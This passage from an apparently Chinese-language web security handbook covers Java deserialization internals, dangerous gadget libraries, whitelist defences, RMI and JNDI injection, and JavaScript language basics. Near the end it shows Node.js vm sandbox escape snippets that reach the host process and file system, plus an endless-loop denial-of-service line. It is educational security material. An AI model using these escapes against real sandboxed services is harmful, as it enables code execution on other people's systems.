 - - <https://github.com/voidfyoo/CVE-2018-3191>
 - <https://github.com/Libraggbond/CVE-2018-3191>
- - CVE-2018-2894
 - - <https://xz.aliyun.com/t/2458>
- - CVE-2018-2628
 - - <https://mp.weixin.qq.com/s/nYY4zg2m2xsqT0GXa9pMGA>
- CVE-2018-1258
-

- CVE-2017-10271
- - <http://webcache.googleusercontent.com/search?q=cache%3AsH7j8TF8u0IJ%3Awww.freebuf.com%2Fvuls%2F160367.html>
- CVE-2017-3248
- CVE-2016-3510
- - CVE-2015-4852
 - - <https://github.com/roo7break/serialator>

5.3.3.3. JBoss

5.3.3.3.1. 简介

JBoss是一个基于J2EE的管理EJB的容器和服务，但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用。

5.3.3.3.2. 相关CVE

- CVE-2017-12149

5.3.3.4. Jetty

5.3.3.4.1. 简介

Jetty是一个开源的servlet容器。

5.3.4. 沙箱

5.3.4.1. 简介

Java实现了一套沙箱环境，使远程的非可信代码只能在受限的环境下执行。

5.3.4.2. 相关CVE

- CVE-2012-0507
- CVE-2012-4681
- CVE-2017-3272
- CVE-2017-3289

5.3.5. 反序列化

5.3.5.1. 简介

序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中；反序列化即逆过程，由字节流还原成对象。一般用于远程调用、通过网络将对象传输至远程服务器、存储对象到数据库或本地等待重用等场景中。Java中的 `ObjectOutputStream` 类的 `writeObject()` 方法可以实现序列化，类 `ObjectInputStream` 类的 `readObject()` 方法用于反序列化。如果实现类的反序列化，则是对其实现 `Serializable` 接口。

当远程服务接受不可信的数据并进行反序列化且当前环境中存在可利用的类时，就认为存在反序列化漏洞。

5.3.5.1.1. 序列数据结构

- `0xaced` 魔术头

5.3.5.1.2. 序列化流程

- `ObjectOutputStream`实例初始化时，将魔术头和版本号写入**out**（`BlockDataOutputStream`类型）中
- - 调用`ObjectOutputStream.writeObject()`开始写对象数据
 - - `ObjectStreamClass.lookup()`封装待序列化的类描述（返回`ObjectStreamClass`类型），获取包括类名、自定义`serialVersionUID`、可序列化字段（返回`ObjectStreamField`类型）和构造方法，以及`writeObject`、`readObject`方法等
 - - `writeOrdinaryObject()`写入对象数据
 - - 写入对象类型标识
 - - `writeClassDesc()`进入分支`writeNonProxyDesc()`写入类描述数据
 - - 写入类描述符标识
 - 写入类名
 - 写入SUID（当SUID为空时，会进行计算并赋值）
 - 计算并写入序列化属性标志位
 - 写入字段信息数据
 - 写入Block Data结束标识
 - 写入父类描述数据
 - - `writeSerialData()`写入对象的序列化数据
 - - 若类自定义了`writeObject()`，则调用该方法写对象，否则调用`defaultWriteFields()`写入对象的字段数据（若是非原始类型，则递归处理子对象）

5.3.5.1.3. 反序列化流程

- ObjectInputStream实例初始化时，读取魔术头和版本号进行校验
- - 调用ObjectInputStream.readObject()开始读对象数据
 - - 读取对象类型标识
 - - readOrdinaryObject()读取数据对象
 - - readClassDesc()读取类描述数据
 - - 读取类描述符标识，进入分支readNonProxyDesc()
 - 读取类名
 - 读取SUID
 - 读取并分解序列化属性标志位
 - 读取字段信息数据
 - resolveClass()根据类名获取待反序列化的类的Class对象，如果获取失败，则抛出ClassNotFoundException
 - skipCustomData()循环读取字节直到Block Data结束标识为止
 - 读取父类描述数据
 - initNonProxy()中判断对象与本地对象的SUID和类名（不含包名）是否相同，若不同，则抛出InvalidClassException
 - ObjectStreamClass.newInstance()获取并调用离对象最近的非Serializable的父类的无参构造方法（若不存在，则返回null）创建对象实例
 - readSerialData()读取对象的序列化数据
 - - 若类自定义了readObject(), 则调用该方法读对象，否则调用defaultReadFields()读取并填充对象的字段数据

5.3.5.2. Sink

5.3.5.2.1. 相关Sink函数

- ObjectInputStream.readObject
- ObjectInputStream.readUnshared
- XMLDecoder.readObject
- Yaml.load
- XStream.fromXML
- ObjectMapper.readValue
- JSON.parseObject

5.3.5.2.2. Magic Call

以下的魔术方法都会在反序列化过程中被自动的调用。

- `readObject`
- `readExternal`
- `readResolve`
- `readObjectNoData`
- `validateObject`
- `finalize`

5.3.5.2.3. 主流JSON库

主流的JSON库有Gson、Jackson、Fastjson等，因为JSON常在反序列化中使用，所以相关库都有较大的影响。

其中Gson默认只能反序列化基本类型，如果是复杂类型，需要程序员实现反序列化机制，相对比较安全。

Jackson除非指明`@jsonAutoDetect`，Jackson不会反序列化非public属性。在防御时，可以不使用`enableDefaultTyping`方法。相关CVE有CVE-2017-7525、CVE-2017-15095。

Fastjson相关CVE有CVE-2017-18349。

5.3.5.3. 漏洞利用

5.3.5.3.1. 存在危险的基础库

- `commons-fileupload 1.3.1`
- `commons-io 2.4`
- `commons-collections 3.1`
- `commons-logging 1.2`
- `commons-beanutils 1.9.2`
- `org.slf4j:slf4j-api 1.7.21`
- `com.mchange:mchange-commons-java 0.2.11`
- `org.apache.commons:commons-collections 4.0`
- `com.mchange:c3p0 0.9.5.2`
- `org.beanshell:bsh 2.0b5`
- `org.codehaus.groovy:groovy 2.3.9`
- `org.springframework:spring-aop 4.1.4.RELEASE`

5.3.5.4. 漏洞修复和防护

5.3.5.4.1. Hook `resolveClass`

在使用 `readObject()` 反序列化时会调用 `resolveClass` 方法读取反序列化的类名，可以通过hook该方法来校验反序列化的类，一个Demo如下

```
1. @Override protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
    if (!desc.getName().equals(SerialObject.class.getName())) {
        throw new InvalidClassException(
```

```
"Unauthorized deserialization attempt", desc.getName()); } return
super.resolveClass(desc);}
```

以上的Demo就只允许序列化 `SerialObject`，通过这种方式，就可以设置允许序列化的白名单，来防止反序列化漏洞被利用。SerialKiller/Jackson/Weblogic等都使用了这种方式来防御。

5.3.5.4.2. ValidatingObjectInputStream

Apache Commons IO Serialization包中的 `ValidatingObjectInputStream` 类提供了 `accept` 方法，可以通过该方法来实现反序列化类白/黑名单控制，一个demo如下

```
1. private static Object deserialize(byte[] buffer) throws IOException, ClassNotFoundException ,
   ConfigurationException {
2.     Object obj;
3.     ByteArrayInputStream bais = new ByteArrayInputStream(buffer);
4.     ValidatingObjectInputStream ois = new ValidatingObjectInputStream(bais);
5.     ois.accept(SerialObject.class);
6.     obj = ois.readObject();
7.     return obj;
8. }
```

5.3.5.4.3. ObjectInputFilter(JEP290)

Java 9提供了支持序列化数据过滤的新特性，可以继承 `java.io.ObjectInputFilter` 类重写 `checkInput` 方法来实现自定义的过滤器，并使用 `ObjectInputStream` 对象的 `setObjectInputFilter` 设置过滤器来实现反序列化类白/黑名单控制。这个机制本身是针对Java 9的一个新特性，但是随后官方突然决定向下引进该增强机制，分别对JDK 6, 7, 8进行了支持。这个机制主要描述了如下的机制：

- 提供一个限制反序列化类的机制，白名单或者黑名单
- 限制反序列化的深度和复杂度
- 为RMI远程调用对象提供了一个验证类的机制
- 定义一个可配置的过滤机制，比如可以通过配置properties文件的形式来定义过滤器

5.3.6. RMI

5.3.6.1. 简介

RMI (Remote Method Invocation, 远程方法调用) 能够让在客户端Java虚拟机上的对象像调用本地对象一样调用服务端Java虚拟机中的对象上的方法。其中RMI标准实现是Java RMI, 之外还有Weblogic RMI、Spring RMI 等不同的实现。

RMI中比较重要的两个概念是Stub和Skeleton, Stub和Skeleton对同一套接口进行实现, 其中Stub由Client端调用, 并不进行真正的实现, 而是和Server端通信。Skeleton是Server端, 监听来自Stub的连接, 根据Stub发送的数据进行真正的操作。

5.3.6.2. 调用步骤

- 客户调用客户端辅助对象Stub上的方法
- 客户端辅助对象Stub打包调用信息 (变量, 方法名), 通过网络发送给服务端辅助对象Skeleton
- 服务端辅助对象Skeleton将客户端辅助对象发送来的信息解包, 找出真正被调用的方法以及该方法所在对象
- 调用真正服务对象上的真正方法, 并将结果返回给服务端辅助对象Skeleton
- 服务端辅助对象将结果打包, 发送给客户端辅助对象Stub
- 客户端辅助对象将返回值解包, 返回给调用者
- 客户获得返回值

5.3.6.3. 样例

一份代码样例如下 (来自《Enterprise JavaBeans》) :

5.3.6.3.1. Person接口定义

```
1. public interface Person {  
2.     public int getAge() throws Throwable;  
3.     public String getName() throws Throwable;  
4. }
```

5.3.6.3.2. 使用PersonServer实现Person

```
1. public class PersonServer implements Person {  
2.     private int age;  
3.     private String name;  
4.     public PersonServer(String name, int age) {  
5.         this.age = age;  
6.         this.name = name;  
7.     }  
8.     public int getAge() {
```

```

9.         return age;
10.    }
11.    public String getName() {
12.        return name;
13.    }
14. }

```

5.3.6.3.3. 使用Person_Stub实现Person

```

1. import java.io.ObjectOutputStream;
2. import java.io.ObjectInputStream;
3. import java.net.Socket;
4. public class Person_Stub implements Person {
5.     private Socket socket;
6.     public Person_Stub() throws Throwable {
7.         // connect to skeleton
8.         socket = new Socket("computer_name", 9000);
9.     }
10.    public int getAge() throws Throwable {
11.        // pass method name to skeleton
12.        ObjectOutputStream outStream =
13.            new ObjectOutputStream(socket.getOutputStream());
14.        outStream.writeObject("age");
15.        outStream.flush();
16.        ObjectInputStream inStream =
17.            new ObjectInputStream(socket.getInputStream());
18.        return inStream.readInt();
19.    }
20.    public String getName() throws Throwable {
21.        // pass method name to skeleton
22.        ObjectOutputStream outStream =
23.            new ObjectOutputStream(socket.getOutputStream());
24.        outStream.writeObject("name");
25.        outStream.flush();
26.        ObjectInputStream inStream =
27.            new ObjectInputStream(socket.getInputStream());
28.        return (String)inStream.readObject();
29.    }
30. }

```

5.3.6.3.4. Skeleton的实现

```

1. import java.io.ObjectOutputStream;
2. import java.io.ObjectInputStream;
3. import java.net.Socket;
4. import java.net.ServerSocket;
5. public class Person_Skeleton extends Thread {
6.     private PersonServer myServer;
7.     public Person_Skeleton(PersonServer server) {
8.         // get reference of object server

```

```

9.         this.myServer = server;
10.    }
11.    public void run() {
12.        try {
13.            // new socket at port 9000
14.            ServerSocket serverSocket = new ServerSocket(9000);
15.            // accept stub's request
16.            Socket socket = serverSocket.accept();
17.            while (socket != null) {
18.                // get stub's request
19.                ObjectInputStream inStream =
20.                    new ObjectInputStream(socket.getInputStream());
21.                String method = (String)inStream.readObject();
22.                // check method name
23.                if (method.equals("age")) {
24.                    // execute object server's business method
25.                    int age = myServer.getAge();
26.                    ObjectOutputStream outStream =
27.                        new ObjectOutputStream(socket.getOutputStream());
28.                    // return result to stub
29.                    outStream.writeInt(age);
30.                    outStream.flush();
31.                }
32.                if(method.equals("name")) {
33.                    // execute object server's business method
34.                    String name = myServer.getName();
35.                    ObjectOutputStream outStream =
36.                        new ObjectOutputStream(socket.getOutputStream());
37.                    // return result to stub
38.                    outStream.writeObject(name);
39.                    outStream.flush();
40.                }
41.            }
42.        } catch(Throwable t) {
43.            t.printStackTrace();
44.            System.exit(0);
45.        }
46.    }
47.    public static void main(String args []) {
48.        // new object server
49.        PersonServer person = new PersonServer("Richard", 34);
50.        Person_Skeleton skel = new Person_Skeleton(person);
51.        skel.start();
52.    }
53. }

```

5.3.6.3.5. Client实现

```

1. public class PersonClient {
2.     public static void main(String [] args) {
3.         try {
4.             Person person = new Person_Stub();

```

```
5.         int age = person.getAge();
6.         String name = person.getName();
7.         System.out.println(name + " is " + age + " years old");
8.     } catch(Throwable t) {
9.         t.printStackTrace();
10.    }
11. }
12. }
```

5.3.6.4. T3协议

T3协议是用于在WebLogic服务器和其他类型的Java程序之间传输信息的协议，是weblogic对RMI规范的实现。简单来说，可以把T3视为暴露JNDI给用户调用的接口。

5.3.6.5. JRMP

Java远程方法协议（Java Remote Method Protocol，JRMP）是特定于Java技术的、用于查找和引用远程对象的协议。这是运行在Java远程方法调用（RMI）之下、TCP/IP之上的线路层协议。


JRMP是一个Java特有的、适用于Java之间远程调用的基于流的协议，要求客户端和服务端上都使用Java对象。

5.3.7. JNDI

5.3.7.1. 简介

JNDI (Java Naming and Directory Interface, Java命名和目录接口) 是为Java应用程序提供命名和目录访问服务的API, 允许客户端通过名称发现和查找数据、对象, 用于提供基于配置的动态调用。这些对象可以存储在不同的命名或目录服务中, 例如RMI、CORBA、LDAP、DNS等。

其中Naming Service类似于哈希表的K/V对, 通过名称去获取对应的服务。Directory Service是一种特殊的Naming Service, 用类似目录的方式来存取服务。



5.3.7.2. JNDI注入

JNDI注入是2016年由pentester在BlackHat USA上的

[A Journey From JNDI LDAP Manipulation To RCE](#)

议题提出的。

其攻击过程如下

- 攻击者将Payload绑定到攻击者的命名/目录服务中
- 攻击者将绝对URL注入易受攻击的JNDI查找方法
- 应用程序执行查找
- 应用程序连接到攻击者控制的JNDI服务并返回Payload
- 应用程序解码响应并触发有效负载

5.3.7.3. 攻击载荷

JNDI主要有几种攻击载荷:

- CORBA
- IOR

- JNDI Reference
- JNDI Reference
- LDAP
- Remote Location
- Remote Object
- RMI
- Serialized Object

5.3.8. 参考链接

5.3.8.1. 官方文档

- [ognl](#)
- [Java SE Security Guide](#)

5.3.8.2. 反序列化

- [Java反序列化漏洞从入门到深入](#)
- [Java反序列化漏洞通用利用分析](#)
- [JRE8u20反序列化漏洞分析](#)
- [WebLogic反序列化漏洞漫谈](#)
- [从WebLogic看反序列化漏洞的利用与防御](#)
- [JSON反序列化之殇](#)
- [浅析Java序列化和反序列化](#)
- [Commons Collections Java反序列化漏洞深入分析](#)

5.3.8.3. 沙箱

- [Java Sandbox Escape](#)

5.3.8.4. 框架

- [Struts](#)
- [Struts Examples](#)
- [Eclipse Jetty](#)

5.3.8.5. RMI

- [Java RMI与RPC的区别](#)
- [Remote Method Invocation \(RMI\)](#)
- [Java 中 RMI、JNDI、LDAP、JRMP、JMX、JMS那些事儿](#)
- [Oracle: Developing T3 Clients](#)

5.3.8.6. JNDI

- [Overview of JNDI](#)
- [关于 JNDI 注入](#)
- [A Journey From JNDI LDAP Manipulation To RCE](#)

5.4. JavaScript

内容索引：

- 5.4.1. ECMAScript
 - 5.4.1.1. 简介
 - 5.4.1.2. 版本
- 5.4.2. 引擎
 - 5.4.2.1. V8
 - 5.4.2.2. SpiderMonkey
 - 5.4.2.3. JavaScriptCore
 - 5.4.2.4. ChakraCore
 - 5.4.2.5. JScript
 - 5.4.2.6. JerryScript
- 5.4.3. WebAssembly
 - 5.4.3.1. 简介
 - 5.4.3.2. 执行
 - 5.4.3.3. 安全
- 5.4.4. 作用域与闭包
 - 5.4.4.1. 作用域与作用域链
 - 5.4.4.2. 闭包
 - 5.4.4.3. 全局对象
- 5.4.5. 严格模式
 - 5.4.5.1. 简介
 - 5.4.5.2. 调用
 - 5.4.5.3. 行为改变
- 5.4.6. 异步机制
 - 5.4.6.1. async / await
 - 5.4.6.2. Promise
 - 5.4.6.3. 执行队列
- 5.4.7. 原型链
 - 5.4.7.1. 显式原型和隐式原型
 - 5.4.7.2. new 的过程
 - 5.4.7.3. 示例
- 5.4.8. 沙箱逃逸
 - 5.4.8.1. 前端沙箱
 - 5.4.8.2. 服务端沙箱
- 5.4.9. 反序列化
 - 5.4.9.1. 简介
 - 5.4.9.2. Payload构造
 - 5.4.9.3. Payload构造 II
- 5.4.10. 其他
 - 5.4.10.1. 命令执行
 - 5.4.10.2. 反调试技巧
- 5.4.11. 参考链接

5.4.1. ECMAScript

5.4.1.1. 简介

ECMAScript是一种由ECMA国际通过ECMA-262标准化的脚本程序设计语言，它往往被称为JavaScript或JScript。简单的，可以认为ECMAScript是JavaScript的一个标准，但实际上后两者是ECMA-262标准的实现和扩展。

5.4.1.2. 版本

1997年6月，首版发布。1998年6月，进行了格式修正，以使得其形式与ISO/IEC16262国际标准一致。1999年12月，引入强大的正则表达式，更好的词法作用域链处理，新的控制指令，异常处理，错误定义更加明确，数据输出的格式化及其它改变。而后由于关于语言的复杂性出现分歧，第4版本被放弃，其中的部分成为了第5版本及Harmony的基础。

2009年12月，第五版发布，新增“严格模式 (strict mode)”，澄清了许多第3版本的模糊规范，并适应了与规范不一致的真实世界实现的行为。增加了部分新功能，如getters及setters，支持JSON以及在对象属性上更完整的反射。

2015年6月，第6版发布，最早被称作是 ECMAScript 6 (ES6)，添加了类和模块的语法，迭代器，Python风格的生成器和生成器表达式，箭头函数，二进制数据，静态类型数组，集合 (maps, sets 和 weak maps)，promise, reflection 和 proxies。

2016年6月，ECMAScript 2016 (ES2016) 发布，引入 `Array.prototype.includes`、指数运算符、SIMD等新特性。

2017年6月，ECMAScript 2017 (ES2017) 发布，多个新的概念和语言特性。

2018年6月，ECMAScript 2018 (ES2018) 发布包含了异步循环，生成器，新的正则表达式特性和 rest/spread 语法。

5.4.2. 引擎

5.4.2.1. V8

V8是Chrome的JavaScript语言处理程序（VM）。其引擎由TurboFan、Ignition和Liftoff组成。其中Turbofan是其优化编译器，Ignition则是其解释器，Liftoff是WebAssembly的代码生成器。

5.4.2.2. SpiderMonkey

SpiderMonkey是Mozilla项目的一部分，是一个用 C/C++ 实现的JavaScript脚本引擎。

5.4.2.3. JavaScriptCore

JavaScriptCore的优化执行分为四个部分，LLInt、Baseline、DFG、FTL。LLInt是最开始的解释执行部分，Baseline是暂时的JIT，DFG阶段开始做一定的优化，FTL阶段做了充分的优化。

5.4.2.4. ChakraCore

ChakraCore是一个完整的JavaScript虚拟机，由微软实现，用于Edge浏览器以及IE的后期版本中。

5.4.2.5. JScript

JScript是由微软开发的脚本语言，是微软对ECMAScript规范的实现，用于IE的早期版本中。

5.4.2.6. JerryScript

JerryScript是一个适用于嵌入式设备的小型JavaScript引擎，由三星开发并维护。

5.4.3. WebAssembly

5.4.3.1. 简介

简而言之，WASM是一种分发要在浏览器中执行的代码的新方法。它是一种二进制语言，但是无法直接在处理器上运行。在运行时，代码被编译为中间字节代码，可以在浏览器内快速转换为机器代码，然后比传统JavaScript更有效地执行。

5.4.3.2. 执行

虽然浏览器可能以不同的方式来实现Wasm支持，但是使用的沙盒环境通常是JavaScript沙箱。

在浏览器中运行时，Wasm应用程序需要将其代码定义为单独的文件或JavaScript块内的字节数组。然后使用JavaScript实例化文件或代码块，目前不能在没有JavaScript包装器的情况下直接在页面中调用Wasm。

虽然Wasm可以用C / C++等语言编写，但它本身不能与沙箱之外的环境进行交互。这意味着当Wasm应用程序想要进行输出文本等操作时，它需要调用浏览器提供的功能，然后使用浏览器在某处输出文本。

Wasm中的内存是线性的，它在Wasm应用程序和JavaScript之间共享。当Wasm函数将字符串返回给JavaScript时，它实际上返回一个指向Wasm应用程序内存空间内位置的指针。Wasm应用程序本身只能访问分配给它的JavaScript内存部分，而不是整个内存空间。

5.4.3.3. 安全

Wasm的设计从如下几个方面考虑来保证Wasm的安全性

- 保护用户免受由于无意的错误而导致漏洞的应用程序的侵害
- 保护用户免受故意编写为恶意的应用程序的侵害
- 为开发人员提供良好的缓解措施

具体的安全措施有

- Wasm应用程序在沙箱内运行
- Wasm无法对任意地址进行函数调用。Wasm采用对函数进行编号的方式，编号存储在函数表中
- 间接函数调用受类型签名检查的约束
- 调用堆栈受到保护，这意味着无法覆盖返回指针
- 实现了控制流完整性，这意味着调用意外的函数将失败

5.4.4. 作用域与闭包

5.4.4.1. 作用域与作用域链

5.4.4.1.1. 作用域

简单来说，作用域就是变量与函数的可访问范围，即作用域控制着变量与函数的可见性和生命周期。JavaScript的作用域是靠函数来形成的，也就是说一个函数的变量在函数外不可以访问。

作用域可以分为全局作用域、局部作用域和块级作用域，其中全局作用域主要有以下三种情况：

- 函数外面定义的变量拥有全局作用域
- 未定义直接赋值的变量自动声明为拥有全局作用域
- window对象的属性拥有全局作用

局部作用域一般只在固定的代码片段内可访问到，最常见的例如函数内部，所以也会把这种作用域称为函数作用域。

5.4.4.1.2. 作用域泄漏

在ES5标准时，只有全局作用域和局部作用域，没有块级作用域，这样可能会造成变量泄漏的问题。例如：

```
1. var i = 1;
2. function f() {
3.     console.log(i)
4.     if (true) {
5.         var i = 2;
6.     }
7. }
8. f(); // undefined
```

5.4.4.1.3. 作用域提升 (var Hoisting)

在JavaScript中，使用var在函数或全局内任何地方声明变量相当于在其内部最顶上声明它，这种行为称为Hoisting。例如下面这段代码等效于第二段代码

```
1. function foo() {
2.     console.log(x); // => undefined
3.     var x = 1;
4.     console.log(x); // => 1
5. }
6. foo();
```

```
1. function foo() {
2.     var x;
3.     console.log(x); // => undefined
```

```
4.     x = 1;
5.     console.log(x); // => 1
6. }
7. foo();
```

5.4.4.1.4. 作用域链

当函数被执行时，总是先从函数内部找寻局部变量，如果找不到相应的变量，则会向创建函数的上级作用域寻找，直到找到全局作用域为止，这个过程被称为作用域链。

5.4.4.2. 闭包

函数与对其状态即词法环境 (lexical environment) 的引用共同构成闭包 (closure)。也就是说，闭包可以让你从内部函数访问外部函数作用域。在JavaScript，函数在每次创建时生成闭包。

在JavaScript中，并没有原生的对private方法的支持，即一个元素/方法只能被同一个类中的其它方法所调用。而闭包则是一种可以被用于模拟私有方法的方案。另外闭包也提供了管理全局命名空间的能力，避免非核心的方法或属性污染了代码的公共接口部分。下面是一个简单的例子：

```
1. var Counter = (function() {
2.     var privateCounter = 0;
3.     function changeBy(val) {
4.         privateCounter += val;
5.     }
6.     return {
7.         increment: function() {
8.             changeBy(1);
9.         },
10.        decrement: function() {
11.            changeBy(-1);
12.        },
13.        value: function() {
14.            return privateCounter;
15.        }
16.    }
17. })();
18.
19. console.log(Counter.value()); /* logs 0 */
20. Counter.increment();
21. Counter.increment();
22. console.log(Counter.value()); /* logs 2 */
23. Counter.decrement();
24. console.log(Counter.value()); /* logs 1 */
```

5.4.4.3. 全局对象

全局对象是一个特殊的对象，它的作用域是全局的。

全平台可用的全局对象是 `globalThis`，它跟全局作用域里的`this`值相同。另外在浏览器中存在 `self` 和 `window` 全局对象，Web Workers中存在 `self` 全局对象，Node.js 中存在 `global` 全局对象。

5.4.5. 严格模式

5.4.5.1. 简介

在ES5中，除了正常的运行模式之外，添加了严格模式（strict mode），这种模式使得代码显式地脱离“马虎模式/稀松模式/懒散模式”（sloppy）模式在更严格的条件下运行。严格模式不仅仅是一个子集：它的产生是为了形成与正常代码不同的语义。

引入严格模式的目的主要是：

- 通过抛出错误来消除了一些原有静默错误
- 消除JavaScript语法的一些不合理、不严谨之处，减少一些怪异行为
- 消除代码运行的一些不安全之处，保证代码运行的安全
- 修复了一些导致 JavaScript引擎难以执行优化的缺陷，提高编译器效率，增加运行速度
- 禁用了在ECMAScript的未来版本中可能会定义的一些语法，为未来新版本的JavaScript做铺垫

5.4.5.2. 调用

严格模式使用 `"use strict";` 字符串开启。对整个脚本文件而言，可以将 `"use strict"` 放在脚本文件的第一行使整个脚本以严格模式运行。如果这行语句不在第一行则不会生效，会以正常模式运行。

对单个函数而言，将 `"use strict"` 放在函数体的第一行，则整个函数以严格模式运行。

5.4.5.3. 行为改变

在严格模式中，主要有以下的行为更改：

5.4.5.3.1. 全局变量显式声明

在正常模式中，如果一个变量没有声明就赋值，默认是全局变量。严格模式禁止这种用法，全局变量必须显式声明。

```
1. "use strict";
2. for(i = 0; i < 2; i++) { // ReferenceError: i is not defined
3. }
```

5.4.5.3.2. 禁止使用with语句

with语句无法在编译时就确定，属性到底归属哪个对象，这会影响编译效率，所以在严格模式中被禁止。

5.4.5.3.3. 创设eval作用域

正常模式下，eval语句的作用域，取决于它处于全局作用域，还是处于函数作用域。严格模式下，eval语句本身就是一个作用域，不再能够生成全局变量了，它所生成的变量只能用于eval内部。

5.4.5.3.4. 禁止删除变量

严格模式下无法删除变量。只有configurable设置为true的对象属性，才能被删除。

5.4.5.3.5. 显式报错

正常模式下一些错误只会默默地失败，但是严格模式下将会报错，包括以下几种场景：

- 对一个对象的只读属性进行赋值
- 对一个使用getter方法读取的属性进行赋值
- 对禁止扩展的对象添加新属性
- 删除一个不可删除的属性

5.4.5.3.6. 语法错误

严格模式新增了一些语法错误，包括：

- 对象不能有重名的属性
- 函数不能有重名的参数
- 禁止八进制表示法
- 函数必须声明在顶层
- - 新增保留字
 - class
 - enum
 - export
 - extends
 - import
 - super
 -

5.4.5.3.7. 安全增强

- 禁止this关键字指向全局对象
- 禁止在函数内部遍历调用栈

5.4.5.3.8. 限制arguments对象

- 不允许对arguments赋值
- arguments不再追踪参数的变化
- 禁止使用arguments.callee

5.4.6. 异步机制

5.4.6.1. async / await

`async function` 关键字用来在表达式中定义异步函数。

5.4.6.2. Promise

Promise 对象是一个代理对象（代理一个值），被代理的值在Promise对象创建时可能是未知的。它允许你为异步操作的成功和失败分别绑定相应的处理方法（handlers）。这让异步方法可以像同步方法那样返回值，但并不是立即返回最终执行结果，而是一个能代表未来出现的结果的promise对象

一个 Promise有以下几种状态：

- pending：初始状态，既不是成功，也不是失败状态。
- fulfilled：意味着操作成功完成。
- rejected：意味着操作失败。

pending 状态的 Promise 对象可能会变为 fulfilled 状态并传递一个值给相应的状态处理方法，也可能变为失败状态（rejected）并传递失败信息。当其中任一种情况出现时，Promise 对象的 then 方法绑定的处理方法（handlers）就会被调用（then方法包含两个参数：onfulfilled 和 onrejected，它们都是 Function 类型。当Promise状态为fulfilled时，调用 then 的 onfulfilled 方法，当Promise状态为rejected时，调用 then 的 onrejected 方法，所以在异步操作的完成和绑定处理方法之间不存在竞争）。

因为 Promise.prototype.then 和 Promise.prototype.catch 方法返回promise 对象，所以它们可以被链式调用。

5.4.6.3. 执行队列

JavaScript中的异步运行机制如下：

- 所有同步任务都在主线程上执行，形成一个执行栈
- 主线程之外，还存在一个任务队列。只要异步任务有了运行结果，就在任务队列之中放置一个事件。
- 一旦执行栈中的所有同步任务执行完毕，系统就会读取任务队列，看看里面有哪些事件。那些对应的异步任务，于是结束等待状态，进入执行栈，开始执行。
- 主线程不断重复上面的第三步。

其中浏览器的内核是多线程的，在浏览器的内核中不同的异步操作由不同的浏览器内核模块调度执行，异步操作会将相关回调添加到任务队列中。可以分为DOM事件、时间回调、网络回调三种：

- DOM事件：由浏览器内核的 DOM 模块来处理，当事件触发的时候，回调函数会被添加到任务队列中。
- 时间回调：setTimeout / setInterval 等函数会由浏览器内核的 timer 模块来进行延时处理，当时间到达的时候，将回调函数添加到任务队列中。
- 网络回调：ajax / fetch 等则由浏览器内核的 network 模块来处理，在网络请求完成返回之后，才将回调添加到任务队列中。

5.4.7. 原型链

5.4.7.1. 显式原型和隐式原型

JavaScript的原型分为显式原型 (explicit prototype property) 和隐式原型 (implicit prototype link)。

其中显式原型指prototype，是函数的一个属性，这个属性是一个指针，指向一个对象，显示修改对象的原型的属性，只有函数才有该属性

隐式原型指JavaScript中任意对象都有的内置属性prototype。在ES5之前没有标准的方法访问这个内置属性，但是大多数浏览器都支持通过 `proto` 来访问。ES5中有了对于这个内置属性标准的Get方法

```
Object.getPrototypeOf()
```

隐式原型指向创建这个对象的函数(constructor)的prototype，`proto` 指向的是当前对象的原型对象，而prototype指向的，是以当前函数作为构造函数构造出来的对象的原型对象。

显式原型的作用用来实现基于原型的继承与属性的共享。隐式原型的用于构成原型链，同样用于实现基于原型的继承。举个例子，当我们访问obj这个对象中的x属性时，如果在obj中找不到，那么就会沿着 `proto` 依次查找。

```
1. Note: Object.prototype 这个对象是个例外，它的__proto__值为null
```

5.4.7.2. new 的过程

```
1. var Person = function(){};
2. var p = new Person();
```

new的过程拆分成以下三步： - `var p={};` 初始化一个对象p - `p.proto = Person.prototype;` - `Person.call(p);` 构造p，也可以称之为初始化p

关键在于第二步，我们来证明一下：

```
1. var Person = function(){};
2. var p = new Person();
3. alert(p.__proto__ === Person.prototype);
```

这段代码会返回true。说明我们步骤2是正确的。

5.4.7.3. 示例

```
1. var Person = function(){};
2. Person.prototype.sayName = function() {
3.     alert("My Name is Jacky");
```

```
4.  };  
5.  
6.  Person.prototype.age = 27;  
7.  var p = new Person();  
8.  p.sayName();
```

p是一个引用指向Person的对象。我们在Person的原型上定义了一个sayName方法和age属性，当我们执行p.age时，会先在this的内部查找（也就是构造函数内部），如果没有找到然后再沿着原型链向上追溯。

这里的向上追溯是怎么向上的呢？这里就要使用 `proto` 属性来链接到原型（也就是Person.prototype）进行查找。最终在原型上找到了age属性。

5.4.8. 沙箱逃逸

5.4.8.1. 前端沙箱

在前端中，可能会使用删除 `eval`，重写 `Function.prototype.constructor` / `GeneratorFunction` / `AsyncFunction` 等方式来完成前端的沙箱。在这种情况下，可以使用创建一个新iframe的方式来获取新的执行环境。

5.4.8.2. 服务端沙箱

JavaScript服务端通常会使用 `vm` 作为沙箱，在旧版的沙箱中，有以下几种逃逸方式。

```
1. const sandbox = {};  
2. const whatIsThis = vm.runInNewContext(`  
3.     const ForeignObject = this.constructor;  
4.     const ForeignFunction = ForeignObject.constructor;  
5.     const process = ForeignFunction("return process");  
6.     const require = process.mainModule.require;  
7.     require("fs");  
8. `, sandbox);
```

```
1. vm.runInNewContext(  
2.     'Promise.resolve().then(()=>{while(1)console.log("foo", Date.now());}); while(1)console.log(Date.now())',  
